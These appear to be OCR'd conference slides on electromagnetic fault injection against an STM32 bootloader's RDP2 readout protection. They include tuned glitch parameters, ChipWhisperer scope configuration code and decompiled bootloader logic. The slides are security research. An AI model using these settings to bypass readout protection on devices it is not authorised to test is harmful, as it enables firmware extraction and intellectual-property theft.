
# Test Firmware: EMP Results

- Using the test firmware, we were able to dial in optimal probe placement
  - Z Offset was always ~.1mm from surface of MCU
- Next, we can target the bootrom RDP2 check
  - We can re-use the previously determined SAD trigger
  - Captured via the `VCAP` line on the STM32

# Test Firmware: Results

- Using the test firmware we dialed in the following parameters:
  - `ext_offset` : 9-15
  - `repeat` : 3-4
- With the test firmware we have confirmed that we can alter the result of an RDP check

# Test Firmware: EMP Results




# RDP2: EMP Results

success co...	<input type="text" value="2"/>
normal cou...	<input type="text" value="0"/>
ext_offset s...	<input type="text" value="7798.0"/>
x setting:	<input type="text" value="181.8"/>
y setting:	<input type="text" value="86.4"/>
tries setting:	<input type="text" value="2.0"/>

# Glitch 2 Placement: Edge Trigger

```
scope.trigger.module = 'edge_counter'  
scope.trigger.triggers = "tio1"  
scope.trigger.edges = 11  
scope.io.glitch_trig_mcx = 'glitch'  
scope.glitch.trigger_src = "ext_single" # glitch only after scope.arm() called  
scope.glitch.output = "enable_only" # glitch_out = clk ^ glitch  
scope.glitch.repeat = 500  
scope.glitch.width = 40  
scope.glitch.offset = -45  
scope.io.hs2 = "glitch"
```

# Power Trace: Review




This unique pattern can be used as our SAD trigger

# Glitch 2: Analysis

```
cVar11 = cmd_val == 0x11;
if ((bool)cVar11) {
    get_addr();
    check_address();
    FUN_1fff1bd8();
    if (cVar11 == '\0') {
        read_len = read_byte();
        cmd_val = read_byte();
        if (cmd_val != (byte)~read_len) goto SET_NEG_ACK;
        posAck();
        //... READ INTERNAL MEMORY ...
        goto LAB_1fff1858;
    }
}
```

Where is the check for RDP???

# Sneak Peek: PiFex



Interface Explorer for Raspberry Pi - Find me afterwards for a sample PCB!